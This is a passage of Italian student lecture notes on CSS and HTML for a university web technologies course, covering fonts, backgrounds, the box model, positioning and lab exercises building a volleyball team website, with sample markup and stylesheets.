- Corsivo: *font-style* (valore più utilizzato italic)
- Livelli di grassetto: *font-weight* (bold, normal, bolder,lighter,…)
- Variante maiuscoletto: *font-variant* (ex: small-caps)
- Maiuscolo o minuscolo: *text-trasform* (uppercase, lowercase)
- Decorazione: *text-decoration* (underline, overline, linethrough, none)
    - ricordarsi che non si sottolinea testo che non è un link
- Colori: *color e background-color* specificano colore del testo e dello sfondo

Per ridurre la dimensione del foglio di stile è possibile specificare tutto insieme tramite la proprietà scorciatoia *font*:

```
selettore { font: font-style font-variant font-weight font-size/line-height font-family }
```

```
p { font: italic small-caps bold 0.8em/1.5 arial, Helvetica, sans-serif}
```

Attenzione: *font* reimposta le proprietà non specificate ai valori di default
Di default, si può non scrivere *em*.

Con CSS3, si possono *incorporare font esterni*; la regola *@font-face* permette di scaricare ed utilizzare font personalizzati:

```
@font-face{ <descrizione del font>}
```

La descrizione del font contiene delle coppie *descrittore: valore* dove il descrittore può essere:

- *font-family*: nome da associare al font
- *src*: local(PERCORSO_LOCALE)/url(URL)
- *font-style, font-weight, font-variant e font-stretch*

Attenzione alle licenze d'uso e al supporto dei browser (diverso il discorso tra licenza di utilizzo del font o di distribuzione [per far scaricare il font]. Per essere sicuri, occorrerebbe avere entrambe le licenze [a meno di documenti interni], ma legalmente non si ha un confine definito).

Altri elementi per dare stile al testo:

- Distanza tra le lettere: *letter-spacing*
- Distanza tra le parole: *word-spacing*
- Indentazione: *text-indent*
- Allineamento orizzontale: *text-align*

Scritto da Gabriel

- Allineamento verticale: *vertical-align*

Per l'allineamento del testo, si usa l'allineamento *a bandiera (flush)*, come segue:

- flush left (a sinistra): il testo è allineato lungo il margine o lo spazio divisorio sinistro, noto anche come allineato a sinistra, a destra o a sinistra;
- flush right (a destra): il testo è allineato lungo il margine destro o il margine divisorio, noto anche come allineato a destra, con una riga a sinistra o con una riga a destra;

Si tende a non usare il *giustificato* (il testo è allineato lungo il margine sinistro, con spaziatura tra le lettere e le parole regolata in modo che il testo sia a filo con entrambi i margini; quest'ultimo si usa nella stampa).

Il CSS può essere utilizzato per definire delle proprietà delle *immagini.*


- *Ex: img { border: 0; }*


Le dimensioni possono essere definite sia in HTML che in CSS:

- HTML: è più immediato, ma non consente una completa separazione di struttura e presentazione
- CSS: completa separazione di layout e struttura, ma spesso rende il CSS molto pesante (serve una regola per ogni immagine specifica)

Tutte le immagini con sola finalità presentazionale (quindi, non di contenuto) dovrebbero essere trattate con CSS. Esempio banale:

Immagini per il layout





Per separare struttura da presentazione, buona tecnica è inserire le immagini come background di div o altri elementi semantici:

- *body { background-image: url(images/miagif.gif);}*
  - allinea l'immagine all'angolo superiore sinistro del documento

Altre proprietà:

- *background-attachment*: stabilisce se l'immagine segue il contenuto nello scroll oppure no
- *background-repeat,* impostando come l'immagine di background verrà ripetuta
- *background-position,* settando la posizione orizzontale iniziale per ogni immagine di background

Come per i font è possibile usare una scorciatoia per definire tutto insieme:


```
selettore { background: background-color background-image
background-repeat background-attachment background-
position }

p { background: #fff url(images/mygif.gif) top left fixed
norepeat;}
```

Attenzione: diversamente da *font*, l'ordine con cui vengono specificate le proprietà non è rilevante

Tramite le immagini di sfondo, e un'opportuna marcatura, è possibile ottenere diversi effetti di layout. Uno di questi è l'applicazione di angoli curvi ai paragrafi.

```
<div><h1>Sifaka</h1>
    <p><span><span>testo del paragrafo</span></span></p>
    <p><span><span>testo del paragrafo</span></span></p>
    <img src="images/sifaka.jpg" alt="Leaping sifaka" />
    <p><span><span>testo del paragrafo</span></span></p>
</div>
```

Nell'esempio dato a lato, il problema è l'utilizzo degli span che, combinati ad un utilizzo non preciso dei px, può sfaldare la visualizzazione, rendendo impreciso il posizionamento dei singoli div.



Il CSS da applicare:

```
div { width: 502px; margin: auto;}

p { width: 500px; color: black; padding-top: 30px;
    background: url(images/sifakaptop.gif) no-repeat;
}

p span { display: block; padding-bottom: 30px;
     background: url(images/sifakapbottom.gif) bottom no-repeat;
}

p span span { display: block; background: white; padding: 0 30px;
}
```

```
p {
        color: black;
        background-color: white;
        padding: 2em;
        -webkit-border-radius:2em;
        -moz-border-radius:2em;
        border-radius:2em;
}
```

I tag indicati a lato sono proprietari e servono ad impostare i bordi arrotondati nei singoli tipi di browser:

- webkit (Safari)
- moz (Mozilla)
- o (Opera)

Laboratorio 1: Introduzione al sito (Pallavolo)

Il sito:

- ha un layout a tre pannelli
- indicizzato a livello di motori di ricerca e con codice valido (semanticamente corretto ed accessibile)

Si apre un editor di testo qualsiasi (VS Code oppure, nei PC di lab, consigliato Brackets) per scrivere codice, poi testando su tutti i browser. Ora, avendo scaricato la cartella di riferimento, apriamo il testo in "Pallavolo.pdf".
Prima di tutto, scriviamo i tag iniziali (head, doctype HTML, body, html) e i primi (meta charset, title della pagina e meta keywords). Le keywords permettono di adattare al contesto la pagina e far capire quello che ricercano gli utenti. Ad esempio:

```
<meta keywords="pallavolo, volley, maschile, campionato, mondiale,
        Simone Giannelli, Fabio Balaso, Gianluca Galassi, Lavia" />
```

Una volta che il sito è stato pubblicato, è opportuno modificarle. L'ordine conta, infatti sono listate dalla più alla meno importante. Inoltre, quando un sito nasce, si indicizza il suo contenuto a livello generale, tale da indicizzarlo, tramite una struttura XML.

Scritto da Gabriel

Andiamo quindi a creare i tag utili, nello specifico *header, main, footer*.
Normalmente, in header includiamo anche la *breadcrumb* (testo di intestazione); non sarebbe del tutto sbagliato, ma è meglio inserirlo come *nav*.
Un esempio eclatante è UniPD: non si può separare il sigillo dalla scritta. Similmente, nel nostro sito, il logo della pallavolo, immagine di contenuto.

Ora si inserisce l'interno del file il logo (meglio non inserire le immagini come HTML, in quanto non scalabile)

```
        <img src="labHTML/materialePerStudenti/images/logo_fipav.svg"
alt="Federazione Italiana Pallavolo"/>
```

Inseriamo il titolo sotto il primo logo:

```
<h2>La pallavolo maschile italiana</h2>
```

L'immagine servirà al posto del testo, in alcuni casi (image replacement); quando l'immagine è troppo grande oppure con un testo incluso all'immagine (tipo i file svg), allora conviene sostituire l'immagine con un tag <h1>.

```
<h1>Federazione Italiana Pallavolo</h1>
```

Inseriamo il tag *nav* per inserire dove siamo nel sito, specificando il linguaggio:

```
        <p>
            Ti trovi in: <span lang="en">Home</span>
        </p>
```

L'elenco dei link di navigazione viene gestito con un tag con un tag <ul>, in quanto elenco non ordinato.

```
    <nav id="menu">
        <ul>
            <li id="currentlink">Home</li>
            <li><a href="allenatore.html">L'allenatore</a></li>
            <li><a href="squadra.html">La squadra</a></li>
            <li><a href="fairplay.html">Il <span
lang="en">fairplay</span></a></li>
        </ul>
    </nav>
```

Inseriamo poi le news, in cui il titolo va messo come *h2*.
Non ragioniamo su come il sito appaia, ma ci concentriamo sul contenuto: per esempio, il titolo ha importanza primaria (contenuto, h1), poi arriva tutto il resto. In questo caso, completiamo le news, inserendo anche i nomi delle città in lingua locale. Inoltre, vanno inserite le date nel formato giusto.

```
    <aside>
        <h2>Ultime</h2>
        <dl>
            <dt datetime="2022-10-02">2 ottobre 2022</dt>
            <dd>Italia femminile vince la partita del girone di prima fase contro i
Paesi Bassi a <span lang="nl">Arnhem</span></dd>
        </dl>
        <dl>
            <dt datetime="2022-09-29">29 settembre 2022</dt>
            <dd>Italia femminile vince la partita del girone di prima fase contro
il Kenya a <span lang="nl">Arnhem</span></dd>
```

```
        </dl>
        <dl>
            <dt datetime="2022-09-11">11 settembre 2022</dt>
            <dd>Italia maschile vince la finale contro la Polonia a <span
lang="pl">Katowice</span></dd>
        </dl>
        <dl>
            <dt datetime="2022-09-10">10 settembre 2022</dt>
            <dd>Italia maschile vince la semifinale contro la Slovenia a <span
lang="pl">Katowice</span></dd>
        </dl>
    </aside>
```

Provvediamo poi ad inserire in tag <p> i pezzi di testo da *Campionato Mondiale 2022* poi inseriamo i vari pezzi; similmente, formattiamo i premi come *dl, dd, dt*.

```
<p>
            Il campionato mondiale di pallavolo maschile 2022 si è svolto dal 26
agosto all'11 settembre
            2022 a Gliwice e Katowice, in Polonia, e a Lubiana, in Slovenia.
Originariamente prevista in
            Russia, la competizione è stata spostata a seguito dell'invasione russa
dell'Ucraina.
        </p>
```

```
<dl>
                <dt>il premio <span lang="en"><abbr>MVP (Most Valuable
Player)</abbr></span></dt>
                <dd> che è stato consegnato a Simone Giannelli, capitano e regista
della nostra nazionale, proprio l'ultima sera del campionato;</dd>
                <dt>il premio di miglior palleggiatore</dt>
                <dd>sempre consegnato a Simone Giannelli;</dd>
                <dt>il premio di miglior centrale</dt>
                <dd>vinto da Fabio Balaso;</dd>
            </dl>
```

Il validatore dà errore sulle abbreviazioni non completate; inoltre, sapendo che l'utente non legge tutto, cerco di formattare meglio la visualizzazione dei premi tale che sia visibile a colpo d'occhio.
Quindi:

- controllo i titoli, le keyword, la pagina e le abbreviazioni
- alla fine, controllo che le keyword appaiono in elementi di peso
- a colpo d'occhio, la pagina comunica tutti gli elementi

Nel caso del footer, inseriamo le due immagini di validazione e il testo (autore + federazione pallavolo):

```
    <footer>
        <p>
            <img src="images/valid-xhtml10.png" alt="Validazione XHTML" />
            Gabriel Rovesti & Federazione Italiana Pallavolo - All Right Reserved
            <img src="images/vcss-blue.gif" alt="Validazione CSS" />
        </p>
    </footer>
```

In questo caso, viene correttamente inserito il percorso relativo (quindi, non assoluto, cioè con l'intera alberatura dove è presente l'immagine), rispetto ad *index.html* come segue:

- *index.html*
- *images*
    - valid-xhtml10.png
    - vcss-blue.gif

Noi ora stiamo creando lo *scheletro* delle pagine, dunque una struttura basata solo su HTML.

Laboratorio 2 (Continuazione sito Pallavolo – Pagina Squadra)

Domande Wooclap:

- In tutte le pagine, le immagini che esprimono la validità HTML e CSS sono:
    - Immagini di contenuto (tag *img*)
- Nella pagina dell'allenatore, la foto è un'immagine di contenuto:
    - Vero → Ci sta dando un'informazione visiva ed è un'informazione in più; verrebbe da dire che non è contenuto ma solo estetica (magari, non metto un *alt*). Serve anche per dare un'informazione tale da riconoscere l'allenatore
- Che keyword hai inserito nella pagina dell'allenatore?
    - Allenatore, Ferdinando De Giorgi, Fefè
- Che keyword hai inserito nella pagina del fairplay?
    - Fair play, rispetto, cartellino verde (parole in grassetto)
- Scegli il titolo migliore da mettere nell'h1 della pagina dell'allenatore
    - L'allenatore: Ferdinando De Giorgi (serve anche il nome dell'allenatore, andrà inserita come keyword e va tenuta nell'<h1>)
- Considerando la pagina dei giocatori, e dovendola scrivere in html5, come organizzeresti il contenuto?
    - I giocatori sono strutturati in una lista di definizioni

Note:

- *datetime* non è più valido in *dt* secondo lo standard HTML
- la data deve essere circondata da un tag *time* e all'interno si inserisce *datetime*
- meglio andare a capo con 2 paragrafi (mai usare <\br>)
- Nella pagina della squadra, le keyword possono inserire al massimo i giocatori più famosi, non altri, non mi conviene e intaso tutto (metto solo i cognomi)
- Per inserire i segni ">" sulla breadcrumb si inseriscono *> >*
    - *< Less than: <*
    - *> Greater than: >*
    - In questo modo, si avrà una cosa del tipo: *Ti trovi in Home >> FairPlay*
- Per inserire i giocatori, <u>non</u> si va ad usare un div, ma si possono avere *article, section, lista di definizioni* → Non esiste una risposta universale
    - Chi propone *article*, dice "ogni giocatore contenutisticamente è a sé". Tuttavia, ogni giocatore è fatto allo stesso modo.
    - Sono tre opzioni accettabili: la scelta migliore è la *lista di definizioni*, in quanto a scopo didattico occorrerebbe riscrivere tutto in XHTML.
    - Nel caso di *article*, condividono informazioni con il padre tuttavia, come per gli articoli di giornale, sono tutti diversi. Quindi → *article*, dati comuni ma contenuti diversi (controesempio, articoli su Amazon; hanno in comune il padre [essere su Amazon], per tutto il resto sono diversi). I prodotti di un'azienda sono article
    - Nel caso di *section*, essi formano cose in comune con un ordine (es. capitoli di un libro).

    - Se non ho ottimi motivi per usare *section* oppure *article*, uso la lista di definizioni per non perdermi browser vecchi.
    - Per gli intervalli di date (es. 2014/15), si usa *datetime* solo per le date di nascita nel formato *time datetime* (n. anno – mese – giorno) (data)
- La formattazione dei giocatori *assomiglia* ad una tabella ma, dal pdf, si può intuire che non lo sia. Il motivo è rendere la separazione della parte grafica dalla struttura. Si può notare, infatti, che un giocatore strutturalmente non presenta bidimensionalità e *non* è una tabella.
- Si usa:
    - Un <dt> per il nome del giocatore
    - Un <dd> per il testo
    - Un secondo <dd> per l'immagine
- Se si mettessero come abbreviazione i km, cm, mm, ecc., si può dare per scontato siano misure standard e non serve mettere *abbr*
- Non serve definire come segno HTML le virgolette
- Domanda: se al posto di HTML5, fosse stato fatto in XHTML?
    - Al posto di *doctype HTML*, diventerebbe *W3C DTD XHTML aria schemata* (con alcuni elementi di accessibilità)
    - Nella parte *head* si inserisce *http equiv*
    - XHTML ripete il tag *title* (*title* e *meta name title*)
    - Header e footer diventano due *div* con *id* header e footer; questo anche per *nav, main* o tutti i tag semantici
    - Dove è stato scritto *span lang* diventerebbe *xml lang*
- Va messo sempre *Volley Tribute* su tutte le pagine

Continuazione lezione CSS: Elenchi, box-model, bordi, padding, esempio applicativo, intro novità CSS3

Nell'esempio già discusso di paragrafo modificabile con CSS, usiamo *em* tale da avere un ridimensionamento dinamico (e non fisso come con i *px*).

```
p {
    color: black;
    background-color: white;
    padding: 2em;
    -webkit-border-radius:2em;
    -moz-border-radius:2em;
    border-radius:2em;
}
```

Il validatore dà un warning nel caso di tag proprietari (moz/webkit); se si usano dei tag nuovi usati solo lì, allora si può rovinare il sito (quindi, attenzione agli warning su tag nuovi, cioè tag nuovi senza standard ma solo proprietari).
Nel caso dei tag vecchi, si hanno meno problemi.

Nel caso di link, si inseriscono degli effetti per immagini di background (non usare *hover* perché si può solo su mobile), ad esempio *rollover*. Si tratta fondamentalmente di cambiare una cosa in un'altra quando il cursore vi passa sopra (e.g. cambiare un'immagine con un'altra [swap], dissolvenza delle immagini [fade in-fade out]). Ad esempio:

HTML:

```
<body>
   <p><a href="#">Toucan</a>
   </p>
   <p><a href="#">Toucan</a>
   </p>
   <p><a href="#">Toucan</a>
   </p>
</body>
```

CSS:

```
a { display: block;width: 200px;
    height: 63px;
    background-image: url(…);
    text-indent: -999em;
    text-decoration: none;
    }
a:hover {
    background-position: center;
    }
a:active {
    background-position: bottom;
    }
```

Ho un bottone che cambia stato in base a quello che succede; immediatamente deve cambiare immagine e stato.

Quando occorre gestire file multipli, conviene far scaricare un file che li contiene tutti (migliore per handshaking/connessione); le immagini poi vengono scaricate in un secondo momento.

Note:

- All'evento via CSS non vengono prese altre immagini di background, ma semplicemente un allineamento che cambia. Questo permette di avere una grafica semplice e veloce.
- *text-indent: -999em* serve per mettere a sinistra il più possibile il link, nascondendolo (si può fare con *display: none*, quest'ultima alternativa peggiore per l'accessibilità)
- la dimensione in pixel è poco scalabile; tramite le *media* query, però, i pixel possono essere accettabili (considerando le varie condizioni logiche). Funziona bene, ma ha il drawback di essere statica.

La proprietà *list-style-type* permette di modificare i punti elenco.

I valori più usati sono:
none, disc, circle, square

```
<ul style="list-style-type:disc">
   <li> primo punto </li>
   <li style="list-style-type:square"> secondo punto </li>
</ul>
```

- primo punto
- secondo punto

Si possono modificare anche gli stili dei punti numerati:

- *decimal, lower-roman, upper-roman*


Si usa *list-style-image* per utilizzare un'immagine come punto elenco.
list-style combina assieme *list-style-type, list-style-position e list-style-image*.
Gli elenchi possono anche essere mostrati in orizzontale:

li { display: inline; }

questa proprietà è molto utile per la creazione dei tab.

Il *box model* è un layout rettangolare che definisce come gli elementi al suo interno sono disposti (controllandone layout e dimensione). Consiste di 4 parti:

- Contenuto: È l'area in cui viene visualizzato il contenuto di un elemento.
- Padding: È lo spazio tra il contenuto e il bordo di un elemento.
- Bordo: È una linea che circonda il padding e il contenuto di un elemento.
- Margine: È lo spazio esterno al bordo di un elemento.



In realtà è più intuitivo che, se la larghezza è X, la dimensione del contenuto sia esattamente X (per tutti gli elementi). Questa è la proprietà *box-sizing,* che definisce come vengono calcolate la larghezza e l'altezza di un elemento, se devono includere padding e bordi, grazie ad una coppia di valori.
In assenza di altezza/larghezza, il contenuto prende le dimensioni di altezza/larghezza del padre o del contenuto stesso.

Con *width* ed *height* in realtà non definiamo le dimensioni di un elemento, ma solo del suo contenuto.

- Ex: un elemento di dimensioni 100x50 con bordo, padding e margine di 50px su tutti i lati, in realtà misura 400x350px

Si usa o*verflow* per controllare la visualizzazione del contenuto che sporge dalla dimensione del box.

- Valori: *visible, hidden, scroll, auto*.

I fondi (background), sia immagini che colori, occupano l'area del contenuto e del padding.

In merito ai *bordi*, si possono definire:

- larghezza: *border-top-width, border-right-width*, …
- stile: *border-style (solid, dotted, dashed, …)*
- colore: *border-color*


È possibile utilizzare la proprietà *border* per definire tutti e tre gli elementi su tutti i lati o su uno solo (*border-top, border-right, …).*

Vediamo un esempio di padding, bordi e margini a sintassi abbreviata:

```
padding: 1em 1em 1em 1em;    [tutti i lati in senso orario a partire da top]

padding: 1em;                [tutti i lati]
border-width: 2px 4px;       [top e bottom, left e right]
margin: 3px 2em 6px;         [top, right e left, bottom]
```

Una piccola nota: è possibile non scrivere gli zeri nei valori grafici, come gli *em*:
- 0.5 em → .5 em

Esiste il *margin collapsing*, per cui se due o più margini entrano in contatto lungo l'asse verticale, il più piccolo "collassa"; questo succede verticalmente (stessa posizione in elemento di blocco) o orizzontalmente (lati opposti di un elemento in linea)
Funziona se entrambi i margini sono positivi e non collasseranno se sono ai lati opposti di un elemento float/assoluto oppure se sono ai lati opposti di un elemento di blocco che un bordo/padding.



Può essere una funzione utile in alcuni casi, ma può anche causare un comportamento inaspettato se non si conosce il suo funzionamento. Se si vuole evitare, si possono usare tecniche come l'aggiunta di un bordo o di un padding all'elemento o l'applicazione di un *clearfix* all'elemento.

In merito alla proprietà *display*, gli elementi si dividono in due gruppi:

- di blocco (*div, p, dl,* …), che normalmente vanno a capo
- in linea (*em, span, abbr*, …), che normalmente non vanno a capo

Per trasformare elementi di linea/in blocco e viceversa è possibile tramite la proprietà *display*.
Alcuni esempi di valori:

- *inline*, che visualizza un elemento come elemento in linea (come). Le proprietà di altezza e larghezza non hanno alcun effetto
- *block*, che visualizza un elemento come elemento di blocco (come <p>). Inizia su una nuova riga e occupa l'intera larghezza.

Abbiamo inoltre *display:none,* che impedisce la visualizzazione e viene usato per eliminare alcune parti dalla stampa (poco utile per le pagine per i non vedenti, poiché nasconde il blocco anche agli screen-reader).

Con la versione CSS2 dei fogli di stile è possibile abbandonare completamente l'uso delle tabelle perché è possibile agire sulla disposizione degli elementi nella pagina.
Le modalità sono stabilite tramite la proprietà *position*:

- posizionamento *statico*, di default per gli oggetti, che dispone il box secondo il flusso normale;


- posizionamento *relativo (relative)*, usa degli offset e inizialmente calcola la posizione del box secondo il flusso normale, poi sposta il box delle proprietà *top, bottom, right* e *left*. Questo spostamento non ha effetti sul posizionamento dei box successivi;
- posizionamento *assoluto (fixed)*, tutto parte dall'angolo superiore sinistro, calcola l'ingombro e poi si posiziona tutto successivamente (poco scalabile per ridimensionamento browser). Estrae i box dal flusso normale e li posiziona rispetto all'angolo superiore sinistro della pagina. I margini di questi box non collassano con gli altri.

In merito alla proprietà *float*, un box definito fluttuante, si sposta a destra o a sinistra rispetto al suo contenitore, e fa in modo che il contenuto circostante gli fluisca intorno e prosegua sotto di esso. Un box fluttuante si comporta come un box di blocco, indipendentemente dalla proprietà *display*.
La proprietà *clear* fa in modo che il box che la contiene prenda avvio da sotto il/i box fluttuante/i.

- *clear:right/left* si posiziona dopo tutti i box fluttuanti a destra/sinistra che lo precedono
- *clear:both* si posiziona dopo tutti i box fluttuanti che lo precedono

Simile a questo si ha *shape-outside*, che definisce una forma intorno alla quale il contenuto in linea adiacente deve avvolgersi.

Vediamo un esempio di proprietà float e di clear per posizionamento:



Un esempio che mette tutto insieme è il seguente:

Vediamo i pezzi di codice:

- intestazione (scritta come si vede in XHTML, visibile da *doctype, xmlns, meta http-equiv*)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"  xml:lang="it"
                                                lang="it">
<head>
   <title> Tecnologie Web - Home Page </title>
   <meta http-equiv="Content-Type"
                          content="text/html; charset=UTF-8"/>
   <link href="corso_tec.css" rel="stylesheet"
                          type="text/css" media="all"/>
</head>
```

media="all" fa in modo che tutti i dispositivi vedano il CSS ugualmente.

- barra titolo

```
<body>
  <div id="header">
    <span id="logo"></span>
    <h1>Tecnologie Web</h1>
    <p><span class="affiliazione">dott.ssa Ombretta Gaggi</span>
    <span class="affiliazione">Dipartimento di Matematica</span>
    <span class="affiliazione">Università di Padova </span></p>
  </div>
  <div id="path">Ti trovi in: Home</div>
```

Notare l'uso del div *header*, mancando fisicamente il tag *header* apposito in XHTML.

Questa modalità di visualizzazione con lo span viene fatta per posizionare l'immagine, anche se lo screen reader non lo vede (comunque, *span* manda a capo tutti gli elementi)

- navigazione e contenuto

Notare l'uso del div *nav*, mancando fisicamente il tag *nav* semantico in XHTML.

```
 <div id="nav">
    <ul>
      <li><a href="programma.html">Programma </a></li>
      …
  </ul>
  </div>
  <div id="corpo">
       <h2>Orario delle lezioni</h2>
       <p>lunedì: 11.30 - 13.30, Aula 1C/150<br/>
       martedì: 9.30 - 11.30, Aula 1C/150…</p>
       <h2>Ricevimento studenti</h2>
       <p>…</p>
   </div>
```

Ricordiamo che l'uso di *
* non è semantico; infatti, se si vogliono spezzare due oggetti in due blocchi diversi, si vogliono in blocchi logici diversi (*<p>*).

- footer (qui chiamato in maniera oscena "piede"; se vogliamo italianizzarlo a ogni costo, chiamiamolo alla Word "piè di pagina")

```
 <div id="piede">
    <img src="img/css.bmp" class="valid" alt="CSS Valido!"/>
    <img src="img/xhtml.bmp" class="valid" alt="XHTML 1.0 Valido!"/>
    Ultima modifica: <script type="text/javascript"
                        src="ultima_modifica.js"></script>
  </div>
</body>
</html>
```

Alcune annotazioni in merito al foglio di stile principale (che segue nella pagina dopo):

- la definizione di stile del corpo e di tutta la pagina *(html, body)*; è simile ad usare l'asterisco, ma per i vecchi browser può dare problemi
- la definizione del nav laterale, in cui viene definito un ingombro/padding apposito. Il colore deriva dalla definizione CSS *html,body*. Infatti, il resto della home prende il colore da *#corpo*.

Scritto da Gabriel

- la dimensione del logo è relativa, ma il CSS fa in modo di far coprire tutto lo spazio al logo (in base alla percentuale in base alle preferenze dell'utente)
- quando si ha *float:left*, si potrebbe eliminare *display:block*
- *path* serve per la breadcrumb e *affiliazione* permette di mischiare la gestione blocco/linea alla bisogna
- larghezze in percentuali sono da preferire (normalmente, le percentuali sono consigliate nel caso di layout più difficili da gestire in altri modi)
- fare in modo che la somma totale delle percentuali sia minore di 100

Segue il codice del foglio di stile principale:

```
html,body{ margin: 0; padding: 0;
    font-family: Verdana,
     Helvetica, sans-serif;
    font-size:0.9em;
    background-color:#8BE;
}
h1,h2 ,h3,h4,h5,h6{
    font-variant: small-caps;
}
a:link{
    color:#000099;
}
```


```
a:visited{
    color:#A0A;
}
a:hover{
    background:white;
    font-variant: small-caps;
}
#header{
    background-color:#006;
    color:#FFF;
     padding-bottom:1em;
}
```

```
#logo{
    display:block;
    float:left;
    width:9%;
    height:5em;
    background-image:
     url(img/unipd.gif);
    background-repeat: no-repeat;
    margin:1em;
    margin-left:1.5em;
    padding:1.0em;
     padding-bottom:0.5em;
}
```

```
.affiliazione{
    display:block;
}

#path{
    background-color:#000;
    color:#8BE;
    padding:0.2em;
    padding-left:1.0em;
}
```


```
#nav{
    width:17%;
    float:left;
    margin-right:1em;
     padding:0em 1.0em 1em 0.5em;
}
#nav ul{
    margin:0;
    padding:0.2em;
    list-style-type:none;
}
```

```
#corpo{
    background-color:#FFF;
    margin:0px;
    margin-left:20%;
    padding:0.1em 1.5em 0.5em;
}

#piede{
    clear:both;
    font-size:0.7em;
    background-color:#000;
    color:#8BE;
    padding:0.5em;
}
```



Nella stampa verrebbe il risultato qui a lato:

- il titolo, come si vede, assume colore grigio in quanto non esplicitamente definito il colore del testo
- la lista dei link potrebbe essere utile se volessi informazioni aggiuntive sulla pagina, ma la convenzione è di toglierli (perché non hanno senso, normalmente, nella stampa)
- non si deve rimuovere la breadcrumb
- tengo le info principali (quindi il corpo informativo del testo)

